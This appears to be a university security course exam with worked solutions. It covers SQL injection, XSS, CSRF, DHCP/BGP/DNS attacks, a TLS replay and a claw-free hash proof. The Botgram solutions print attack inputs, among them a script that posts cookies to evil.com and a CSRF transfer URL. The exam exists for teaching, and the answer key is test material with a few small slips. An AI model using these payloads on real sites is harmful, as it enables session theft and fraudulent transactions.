$$MAC(b, 1, t_a \oplus t_b \oplus c) = E_K(3 \oplus E_K(c \oplus E_K(1 \oplus E_K(a))$$
$$MAC(b, 1, t_a \oplus t_b \oplus c) = MAC(a, 1, c)$$

Q7 *Web Security: Botgram* (30 points)

The website `www.botgram.com` lets users post and view doodles of their Bot friends. Unless otherwise specified, Botgram does not sanitize any inputs.

Botgram stores submitted doodles in their `doodles` database, which has the following schema:

```
1 CREATE TABLE doodles (
2     doodle_url TEXT,
3     submission_timestamp INTEGER
4     -- Additional fields not shown.
5 );
```

When a user submits an image URL, Botgram stores the URL with this SQL query (replacing `%s` with the user-provided URL):

```
INSERT INTO doodles (doodle_url, submission_timestamp)
VALUES '%s', CURRENT_TIMESTAMP;
```

Users can visit `www.botgram.com/latest` to view the 100 doodles with the greatest timestamps.

To display the doodles, each URL is inserted into the HTML of the webpage as follows (replacing `%s` with the URL from the database):

```
<img src='%s'>
```

Q7.1 (4 points) Eve is an attacker who wants to post a doodle with the URL `evil.com/a.jpg` to Botgram. Eve wants to make this doodle stay on `www.botgram.com/latest` for a long time by setting its timestamp to 999.

Provide an input for `doodle_url` that posts Eve's doodle with timestamp 999.

Solution: `evil.com/a.jpg', 999;--`

For the rest of the question, assume that Eve's doodles always show up on `www.botgram.com/latest`.

`botgram.com` uses session tokens for authentication. Session tokens are stored as cookies with `Secure = False, HttpOnly = False`.

Eve wants any user who views her doodles to send their session token to `evil.com`.

Q7.2 (4 points) Eve uploads a doodle with the URL `evil.com`. She reasons that the `img` tag will send a GET request to `evil.com` originating from `botgram.com`, which will then attach the session token from `botgram.com` to the request.

Briefly explain why this attack does not work.

Solution: The browser will not attach `botgram.com` cookies in a request to `evil.com`. (Technically if the cookie domain was general enough, it might be sent to `evil.com`, but note that the two domains only have `.com` in common, and you can't make a cookie with domain value as a TLD.)

Q7.3 (4 points) Provide an input for `doodle_url` that sends the session token of any user that views the doodle to `evil.com`.

You may use the JavaScript function `post(URL, data)` which sends a POST request to the given `URL` with the given `data`.

Solution: `'><script>post("evil.com", document.cookie)</script><img src='` or something similar.

For grading purposes, the opening img tag at the end of this exploit technically isn't necessary. Such an exploit would produce invalid HTML but would still get the script to run.

Q7.4 (3 points) Which of the following cookie attributes would stop the attack from the previous subpart? Select all that apply.

- ☐ `Secure=True`, `HttpOnly=False`
- ■ `Secure=True`, `HttpOnly=True`
- ■ `Secure=False`, `HttpOnly=True`
- ☐ None of the above

Solution: Setting HttpOnly to true stops the attack, since we cannot use JS to send the token directly, and sending GET requests to `evil.com` will not attach the cookie for `botgram.com`.

For the rest of the question, Botgram implements an update that **prevents all JavaScript from executing** on Botgram webpages.

Q7.5 (4 points) Alice is a user on Botgram. Alice performs bank transfers by making a GET request to

`https://www.bank.com/transfer?amount={AMOUNT}&to={RECEIVER}`

where `{AMOUNT}` and `{RECEIVER}` are values chosen by Alice.

Provide an input to `doodle_url` that sends $100 to the username "Eve" when Alice loads Botgram. Assume Alice is currently logged into `www.bank.com`.

Solution: `https://www.bank.com/transfer?amount=100&to=Eve`, which gets parsed as the image URL (and therefore gets sent a GET request).

Q7.6 (3 points) What type of attack did Eve execute in the previous subpart?

○ Stored XSS ○ Reflected XSS ● CSRF ○ Clickjacking

Solution: Eve is tricking Alice into making a request that she didn't intend to make. Alice's browser automatically attaches cookies in the request, so the request looks like it's coming from Alice. This is an example of a CSRF attack.

No JavaScript was involved, so this is not an XSS attack. Eve did not trick Alice into clicking a button on the website UI, so this is not a clickjacking attack.

Q7.7 (5 points) Eve wants to force anyone who loads `www.botgram.com/latest` to make 500 GET requests. What `doodle_url` should Eve submit to Botgram? You can describe the input in words or provide the actual input.

Remember that `www.botgram.com/latest` only loads 100 images, and all JavaScript is disabled.

Solution: Eve can provide an input that injects 500 `img` tags, each triggering one GET request. An example of this input may look something like:

```
site1.com"><img src="site2.com">...<img src="site499.com"><img
                        src="site500.com
```

Q7.8 (3 points) Using the strategy from the previous subpart, give the name of one attack from class that Eve could execute. (There may be multiple correct answers.)

Solution: Possible answers include:

Kaminsky attack: by making lots of GET requests to different URLs, an off-path attacker gets more chances to poison the cache.

DoS attack: making lots of GET requests to one server could cause that server to be overwhelmed.

Other answers may exist.

Q8 *Network Security: Life of a Packet* **(17 points)**

Alice, Bob, EvanBot, and CodaBot need to load the CS 161 website to work on Project 3. Mallory wants to cause them to load Mallory's website instead.

Mallory is an on-path attacker who can guarantee that her spoofed packets arrive before any legitimate packets, 100% of the time.

Q8.1 (3 points) Alice connects to the network for the first time and uses DHCP to request a configuration.

How many spoofed packets does Mallory need to send in order to trick Alice into accepting Mallory's malicious DHCP configuration?

● 0 ○ 1 ● 2 ○ More than 2

Solution: We accepted two answers to this question, because we were not clear about the definition of "spoof" in this question.

In our intended solution, we defined "spoof" as Mallory sending a packet with an incorrect value in some "sender" field (i.e. the packet is being sent by Mallory, but in the packet header, Mallory claims the packet is being sent by somebody else). Using this definition of spoofing, the correct answer would be 0.

Note that in DHCP, Mallory does not need to send a packet with an incorrect sender field in the header; she just needs to send back a DHCP offer message to Alice (before the real DHCP offer message). Alice has no way to verify whether the DHCP offer message is coming from someone legitimate, so even if the packet looks like it's coming from Mallory, Alice will accept it.

However, an alternate (but equally valid) definition of "spoofing" is lying about your identity anywhere in the packet, even if you aren't necessarily writing an incorrect value in some "sender" field. Using this definition, the correct answer would be 2.

In a DHCP spoofing attack, Mallory needs to send two messages to Alice; one message offering a malicious configuration, and a second message acknowledging Alice's acceptance of the malicious configuration. (This is directly from the four-way DHCP handshake shown in lecture.) We can interpret these messages as spoofed messages because Mallory is lying about her identity; she is claiming to be a DHCP server when she is not.

Under either interpretation, both "1" and "More than 2" are incorrect answers because the four-way DHCP handshake requires Mallory to send exactly two messages (and depending on your interpretation, either both messages are spoofed, or neither messages is spoofed).

Q8.2 (3 points) Suppose Alice has accepted Mallory's malicious DHCP configuration.

Alice makes a UDP request for the CS 161 website. How many spoofed packets does Mallory need to send in order to cause Alice to load Mallory's website?

Assume that both websites fit in one UDP packet.

● 0 ○ 1 ○ 2 ○ More than 2

Solution: As soon as Alice accepts Mallory's malicious DHCP configuration, Mallory has become a MITM attacker. All future packets to the gateway router will be sent to Mallory instead, and she can send any response she wants back to Alice without performing any spoofing. (In other words: Alice thinks that Mallory is the gateway router, so Mallory doesn't have to lie about her identity to send replies to Alice.)

The following subparts are all independent.

Q8.3 (3 points) Mallory notices that a packet is sent through 4 autonomous systems to get from Bob to the CS 161 web server.

Mallory hacks into Nikhil's computer and takes control of AS400555. Can Mallory exploit BGP to cause Bob to load Mallory's website?

○ Yes, but only if AS400555 is one of the 4 ASes between Bob and CS 161

● Yes, even if AS400555 is not one of the 4 ASes between Bob and CS 161

○ No, because Mallory would need to control all 4 ASes between Bob and CS 161

○ No, because Mallory would need to control at least 2 ASes between Bob and CS 161

Solution: Even if the hacked AS is not on the existing path between Bob and the CS 161 web server, Mallory can use the hacked AS and claim that it can reach the CS 161 web server. This would cause Bob's packets to be routed through Mallory's hacked AS.

Q8.4 (5 points) EvanBot wants to load `http://box.cs161.org` using HTTP (over TCP). Mallory wants to cause EvanBot to load `http://www.mallory.com` instead. Mallory doesn't care if EvanBot loads other pages, as long as EvanBot loads `http://www.mallory.com` at some point. Assume that each website fits in 10 TCP packets.

What is the minimum number of spoofed packets Mallory needs to send to force EvanBot to load `http://www.mallory.com`?

● Less than 10 ○ 10 ○ More than 10

Briefly describe, in words or pseudocode, the contents of the packet(s) that Mallory spoofs in the previous part.

Solution: Mallory spoofs some HTML with JavaScript, such as:

```
<script>window.location="http://www.mallory.com"</script>
```

This would cause EvanBot to immediately get redirected to Mallory's website. This small snippet of Javascript should easily fit in fewer than 10 TCP segments.

Q8.5 (3 points) CodaBot wants to load `https://box.cs161.org` over TLS. Mallory wants to cause CodaBot to fail to load the CS 161 website.

Which of the following attacks could potentially make CodaBot unable to load the CS 161 website? Select all that apply.

■ SYN flooding on the CS 161 web server

■ TCP RST injection

■ Spoofing TCP packets with the FIN flag set

☐ None of the above

Solution: Recall that TLS runs on top of TCP, so DoS attacks on TCP can still interfere with TLS connections.

SYN flooding might cause the CS 161 web server to consume all its resources, which would make CodaBot unable to access it.

TCP RST injection could terminate the TLS connection between CodaBot and CS 161.

Spoofing TCP packets with the FIN flag set could also terminate the TLS connection between CodaBot and CS 161.

Q9 *Networking: TLS Times Two* **(14 points)**

A client and server form a secure connection with Diffie-Hellman TLS. The client uses Diffie-Hellman secret c_1, and the server uses secret s_1. After the first connection ends, Mallory, a MITM attacker, compromises s_1.

Next, the same client and server form a second connection with Diffie-Hellman TLS. For this connection, the client uses Diffie-Hellman secret c_2, and the server uses secret s_2.

Mallory wants to impersonate the server in the second connection (i.e. Mallory wants to be able to send her own messages to the client in the second connection).
Clarification during exam: Assume that Mallory recorded all communication from the first TLS connection.

Q9.1 (3 points) During the second handshake, the server sends $g^{s_2} \bmod p$ to the client, along with a signature on this value.

Mallory intercepts this message and replaces it, sending the replaced message to the client. What should the replaced message be?

Your answer can contain any values that Mallory knows.

Solution: Mallory sends $g^{s_1} \bmod p$ and a signature on that message.

The value $g^{s_1} \bmod p$ either comes from Mallory knowing s_1 and computing it herself, or from Mallory recording the first handshake.

The signature on $g^{s_1} \bmod p$ comes from Mallory recording the first handshake.

Q9.2 (3 points) What is the shared premaster secret that the client derives?

Solution: $g^{s_1 c_2} \bmod p$

The client is still using their own Diffie-Hellman secret c_2, but receives the old Diffie-Hellman secret s_1 from the server because Mallory replayed it.

Q9.3 (3 points) After executing this attack, what can Mallory do in the second TLS connection? Select all that apply.

- [x] Read messages sent by the client
- [ ] Send messages to the server
- [ ] Read messages sent by the server
- [ ] None of the above

Solution: The client is encrypting messages with a key derived from $g^{s_1 c_2} \bmod p$, which Mallory knows.

The server is encrypting messages with a key derived from $g^{s_2 c_2} \bmod p$, which Mallory doesn't know, since she only changed the key seen by the client. Therefore, Mallory cannot read messages sent by the server, or send messages to the server (since Mallory doesn't know what key to encrypt those messages with).

Q9.4 (5 points) Suppose the server acts as a certificate authority for EvanBot. (In other words, the server can use their secret key to sign EvanBot's public keys.)

The client wants to form a TLS connection with EvanBot. Can Mallory use this attack to cause EvanBot to derive a shared secret that Mallory knows?

- ○ Yes
- ● No

Briefly justify your answer.

Solution: Mallory cannot impersonate any child servers using a server certificate, as she does not know SK_{server} – despite being able to impersonate Google itself via replay attack.

Q10 *Networking: Don't Need Security* (22 points)

EvanBot's DNS resolver has the following records cached:

```
Record 1:   toon.cs161.org      A         192.5.6.7
Record 2:   org.                NS        a.org-servers.net
Record 3:   a.org-servers.net   A         192.5.6.10
Record 4:   org.                DNSKEY    {PK of a.org-servers.net}
```

Each subpart is independent.

Q10.1 (3 points) How many DNS requests are needed to learn the IP address of `toon.cs161.org`?

- ● 0
- ○ 2
- ○ More than 3
- ● 1
- ○ 3

Solution: The IP address is already in the cache (first record), so no requests are needed to learn the IP address (we already know it).

Alternate answer: The question wording did not clarify whether we're asking about the number of requests that need to be made by all the resolvers (including the stub resolver), or just the recursive resolver. If you assumed that the stub resolver needed to make one request to the recursive resolver in order to actually retrieve the cached record for the end client, then the answer would be 1.

We accepted both 0 and 1 for full credit on this subpart. For the rest of the question, whenever we ask "How many DNS requests...", if the intended answer is n, then we also gave credit if you answered $n + 1$, where the extra one request comes from the stub resolver requesting the answer from the recursive resolver.

Q10.2 (3 points) How many DNS requests are needed to learn the IP address of `evanbot.cs161.org`?

- ○ 0
- ● 2
- ○ More than 3
- ○ 1
- ● 3

Solution: The original intended answer was 2. You have to contact the .org NS and the cs161.org NS.

For the next four subparts, assume DNSSEC is enabled.

Q10.3 (3 points) How many DNS requests are needed to validate the public key in Record 4?

○ 0 ● 2 ○ More than 3

● 1 ○ 3

Solution: The original intended answer was 1. You have to contact the root name server to receive records that validate the .org NS's public key.

Q10.4 (3 points) How many additional DNS records are needed to validate the public key in Record 4?

○ 0 ● 2 ○ More than 3

○ 1 ○ 3

Solution: The root NS sends a DS record and an RRSIG record over the DS record.

Q10.5 (3 points) How many DNS requests are needed to validate the answer in Record 1?

○ 0 ○ 2 ● More than 3

○ 1 ● 3

Solution: The original intended answer was 3.

You have to contact the root name server to receive records that validate the .org NS's public key.

You also need to contact the .org NS to get a validation on the cs161.org PK.

You also need to contact the cs161.org name server to receive a signature on the answer record.

Q10.6 (3 points) How many additional DNS records are needed to validate the answer in Record 1?

○ 0 ○ 2 ● More than 3

○ 1 ○ 3

Solution: The root NS sends a DS record and an RRSIG record over the DS record.

The .org NS sends a DS record and an RRSIG over the DS record to endorse cs161.org.

The cs161.org NS sends a DNSKEY and a RRSIG record to sign the answer.

For the rest of this question, **assume DNSSEC is disabled**.

Q10.7 (4 points) Eve is an on-path attacker. Eve tricks EvanBot into loading `assets.cs161.org`.

Which of the following domains could Eve poison in EvanBot's DNS cache? Select all that apply.

Clarification during exam: Assume bailiwick checking is enabled.

■ `assets.cs161.org` ☐ `a.org-servers.net`

■ `www.wikipedia.org` ☐ None of the above

☐ `www.google.com`

Solution:

EvanBot is going to contact the `.org` name server, so Eve can poison any domain of the `.org` zone.

Q11 *(OPTIONAL) A+ Question: Claw-Free Constructions* (0 points)

This question is not worth points. It can only affect your course grade if you have a high A and might receive an A+. We strongly recommend completing the rest of the exam before attempting this question due to the relatively high difficulty. Ask your proctor for additional paper if you need more space to write.

Ryan gets bored of SHA256 and decides to use the cryptographic primitive known as **claw-free permutations** to build a new hash function. A claw-free permutation is a pair of functions f_0 and f_1 such that finding any pair of inputs x, y such that $f_0(x) = f_1(y)$ is computationally difficult. Such a pair is called a **claw**. This is similar to the idea of collision-resistant hash functions – a claw-free permutation is *pair* of functions that are collision-resistant with each other, whereas a hash function is a single function that is collision resistant with itself.

Note that f_0 and f_1 take in exactly n bits and output exactly n bits.

Clarification during exam: f_0 and f_1 are permutations, uniquely mapping n bits to n bits.

Q11.1 (0 points) A common way of constructing these claw-free permutations is by using the malleable (homomorphic) properties of RSA.

Construct a claw-free permutation (f_0, f_1) and prove its security based on RSA.

HINT: Define $f_0(x) = x^e \mod N$ and $f_1(x) = yx^e \mod N$ for some fixed e, N, y and show that finding a claw in f_0, f_1 implies the ability to reverse RSA encryption if y is the RSA ciphertext. Since y is arbitrarily chosen, this implies finding a claw in f_0, f_1 breaks RSA.

Solution: Consider $f_0(x) = x^e \mod N$ and $f_1(x) = yx^e \mod N$, for some fixed $y \mod N$. The ability to find some a, b such that $f_0(a) = f_1(b)$ implies

$$\begin{aligned} a^e &\equiv yb^e \mod N \\ y &\equiv a^e(b^{-1})^e \mod N \\ y &\equiv (ab^{-1})^e \mod N \end{aligned}$$

If we think of y as an RSA ciphertext on the message (ab^{-1}), we see that finding a claw gives us the ability to reverse RSA encryption if y is the ciphertext.

Q11.2 (0 points) Assuming the existence of a claw-free permutation, design a collision-resistant, one-way, deterministic hash function H that takes in **arbitrary-length** inputs and outputs **exactly** n bits.

Solution: The core idea behind this scheme is that $f_b(k)$ will equal two different values ($f_0(k)$ if $b = 0$, $f_1(k)$ otherwise) unless (k, k) is a claw. If an adversary does not know b, these values are indistinguishable, since claw-free implies one-wayness (else you could invert both f_0 and f_1 on some constant k to get a claw).

Note that we cannot pass in x as an argument to f_0, f_1, since x is of arbitrary length, and f takes in fixed length input. Therefore, we pass in 0^n.

However, since the attacker knows f_0, f_1, they can just test both values. Therefore, we want to *iterate* our function – each "layer" doubles the search space required. For example $f_{b_1}(f_{b_0}(0^n))$ has 4 different possibilities, since it is conditioned on 2 bits.

We expand this idea to all ℓ bits of x, providing security proportional to 2^ℓ while allowing for arbitrary inputs.

For ℓ-bit x, let x_i denote the i-th bit of x.

$H(x) = f_{x_{\ell-1}}(f_{x_{\ell-2}}(f_{x_{\ell-3}}(\dots f_{x_0}(0^n))))$

Q11.3 (0 points) Show that any an adversary that can efficiently find a collision in H can efficiently find a claw in f_0, f_1, i.e., prove the security of your construction assuming the security of the claw-free permutation.

Solution: Assume the existence of an adversary who can find a collision $H(a) = H(b), a \neq b$. Then,

$$H(a) = f_{a_{\ell-1}}(f_{a_{\ell-2}}(\dots f_{a_0}(0^n)))$$

$$H(b) = f_{b_{\ell-1}}(f_{b_{\ell-2}}(\dots f_{b_0}(0^n)))$$

since $a \neq b$, $a_i \neq b_i$ for some $i < \ell$. Consider the largest i such that $a_i \neq b_i$. We have

$$f_{a_i}(f_{a_{i-1}}(\dots f_{a_0}(0^n))) = f_{b_i}(f_{b_{i-1}}(\dots f_{b_0}(0^n)))$$

since otherwise $H(a)$ would not equal $H(b)$, since $a_k = b_k$ for all $i < k\ell$ by construction. Since $a_i \neq b_i$, the pair $f_{a_{i-1}}(\dots f_{a_0}(0^n)), f_{b_{i-1}}(\dots f_{b_0}(0^n))$ forms a claw on f_0, f_1.

Post-Exam Activity: Botgram

(ungraded, just for fun) Help EvanBot craft the perfect Botgram post!